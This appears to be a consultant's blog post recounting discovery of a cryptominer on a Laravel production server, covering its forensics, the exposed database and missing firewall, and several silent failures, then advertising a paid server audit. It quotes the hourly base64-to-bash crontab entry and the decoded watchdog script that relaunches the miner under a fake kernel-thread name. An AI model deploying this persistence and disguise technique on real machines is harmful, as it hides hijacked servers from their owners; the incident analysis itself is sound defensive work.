The job was supposed to take ten minutes.
A production server was running a Laravel application that queues its email. Estimates, invoices, ticket replies, password resets, all of it goes into a queue, and a background worker picks it up and sends it. The question was simple: is that worker actually running? Because if it isn't, nothing errors. No alert fires. No page goes red. Jobs just stack up in a database table while everyone assumes the email went out.
So I started with the basics. Check the queue driver, count the pending jobs, look for the worker process. Then check whether cron is running the scheduler, because the scheduler is the other thing that fails without telling you.
That last command is where it stopped being a ten-minute job.
The thing in the crontab
Linux servers let each user have their own scheduled tasks. The web server runs as a user called www-data, and www-data should almost never have scheduled tasks of its own. It had two.
Both looked like this, with a long string of base64 in the middle:
0 * * * * echo <base64>|base64 -d|bash
That is a scheduled job, running at the top of every hour, that decodes a blob of text and pipes it straight into a shell. Decoded, it read:
pkill -0 -u $(id -u) blainf 2>/dev/null || (
  MINI_ARGS="-k /tmp/..vagrant.d/blainf/blainf.dat -d"
  exec -a "[blainf]" "/tmp/..vagrant.d/blainf/blainf" >/dev/null 2>&1 &
)
You do not need to read shell fluently to see the shape of it. Something checks whether a program is running, and if it isn't, starts it again. Every hour. Forever.
Six things there mark it as hostile, and none of them has an innocent explanation.
The base64 encoding is the first. No legitimate software installs itself into a crontab as an encoded blob piped to bash. The only thing the encoding buys you is that a human glancing at the crontab sees noise instead of instructions.
The second is where the program lives. /tmp/..vagrant.d is a directory named to look like a normal hidden folder belonging to a well known development tool. It is not one. The leading double dot keeps it out of ordinary directory listings, and the name is chosen so anyone who does spot it thinks "oh, that's just Vagrant" and moves on. The second entry used /tmp/..gnupg, borrowing the name of the encryption tooling instead.
Third is exec -a "[blainf]". That renames the process as it starts. On Linux, processes wrapped in square brackets are conventionally kernel threads, the low level machinery of the operating system itself. So in a process listing, this thing appears to be part of the kernel. It is not. It is dressing up as furniture.
Fourth is the watchdog. pkill -0 doesn't kill anything, it just tests whether the process is alive. If it isn't, the job relaunches it. Which means killing the process accomplishes precisely nothing. An hour later it is back.
Fifth is MINI_ARGS, pointing at a .dat config file with a daemon flag. That is the shape of a cryptocurrency miner, renting out the server's processor to somebody else.
Sixth is the names. blainf and mcdchd are randomly generated per host, so searching the internet for them turns up nothing, and one infected machine cannot be matched to another.
Working out when
The interesting question was not what it was. It was how long it had been there.
Crontabs live in files, and files carry timestamps. Not just when they were last changed, but on modern filesystems, when they were created:
Birth: 2026-05-08 15:00:00
Created, not modified. That file did not exist before that moment.
The discovery was in August. The server had been compromised for 97 days.

There is a detail in that timestamp worth pausing on. It was created at exactly 15:00:00, on the second. Files do not get created on the exact second by accident, and the malicious entries inside it were themselves scheduled for the top of every hour. Something was already running on that machine before three o'clock and installed its own persistence when the clock ticked over. The 8th of May is when the burglar left a key under the mat. It is not necessarily when they got in.
The part where you admit what you cannot know
Here is where a case study usually produces a satisfying answer. This one does not, and pretending otherwise would make it a worse story and a less useful one.
I could not determine how they got in.
Web server logs rotate every fourteen days. Ninety-seven days of them were long gone. The miner's files had been cleared out of /tmp by the system's own housekeeping, which deletes anything untouched for ten days, so there was nothing left to fingerprint. And the database was not logging failed login attempts, because at its default settings it does not.
Three independent sources of evidence, all expired before anyone went looking.
That is worth sitting with, because it is the real cost of not checking. The break-in was survivable. Losing every record of the break-in was the expensive part.
What I could do was find every door standing open, on the theory that one of them was the answer and the rest were tomorrow's answer.
What was actually open
The server had no firewall at all. Not misconfigured. Not permissive. Absent. Every port on the machine was reachable from the entire internet.
That mattered because of what was listening. The database was accepting connections on its standard port from any address on earth, rather than only from the application sitting on the same machine. A search engine exists whose entire purpose is cataloguing internet-connected databases, and it finds them in minutes.
A search service was also listening publicly, on a machine where nothing used it. Installed, exposed, and then forgotten.
And the application's entire directory was owned by the web server user, which means any bug that could write a file could write a program, and any program the web server can write, the web server can run.
None of those is exotic. All three are the sort of thing that gets set up quickly during a deploy, works fine, and is never looked at again.
Four things that were broken and never said so
Fixing all of that took a day. But the part I keep thinking about is what else turned up while we were in there, because none of it had anything to do with the break-in.
The queue worker, the thing I had come to check in the first place, was not running. Every queued email had been failing silently.
The scheduler had no cron entry at all, so the daily invoice reminders had never once run.
The firewall was configured as enabled. Its config file said so plainly. It simply was not enforcing anything, and had not been for months.
And the last deployment had updated the list of the application's dependencies without ever installing them, so for nineteen days the server was running new code against old libraries. The command that broke as a result wrote its errors to /dev/null, so it failed sixty times an hour, silently, for nearly three weeks.
Four failures. Four systems that looked, from the outside, exactly like working systems. Not one of them announced itself.
That is the actual lesson, and it is bigger than the miner. The miner was dramatic. The miner is not what would have cost this business a client. A client emailing support and getting no reply for three weeks is what costs you a client.
What this means if you have a server
You almost certainly do, whether you think about it that way or not. If your business has a website that does anything beyond display text, there is a machine somewhere with your name on it.
Ask three questions.
When did somebody last look at it? Not "is the site up". Up is not the same as fine. This server was up the entire time.
If something broke quietly, how would you find out? If the answer is "a customer would tell me", that is not monitoring. That is your customers doing quality assurance for free, and then leaving.
And if you had to rebuild it tomorrow, what would you restore from? Every backup this server had was taken after the break-in. All of them contained it.
If you cannot answer those three questions about your own server, that is what a Server Audit is. $2,500, one server, and a written report in plain language: what is fine, what is not, and what each fix costs, in the order they matter. It is read-only. I change nothing without asking you first.
None of this requires heroics. It requires somebody looking, on a schedule, at things that do not complain.
That is what a care plan is. Somebody who checks. If nobody is currently doing that for your business, that is something I can take on.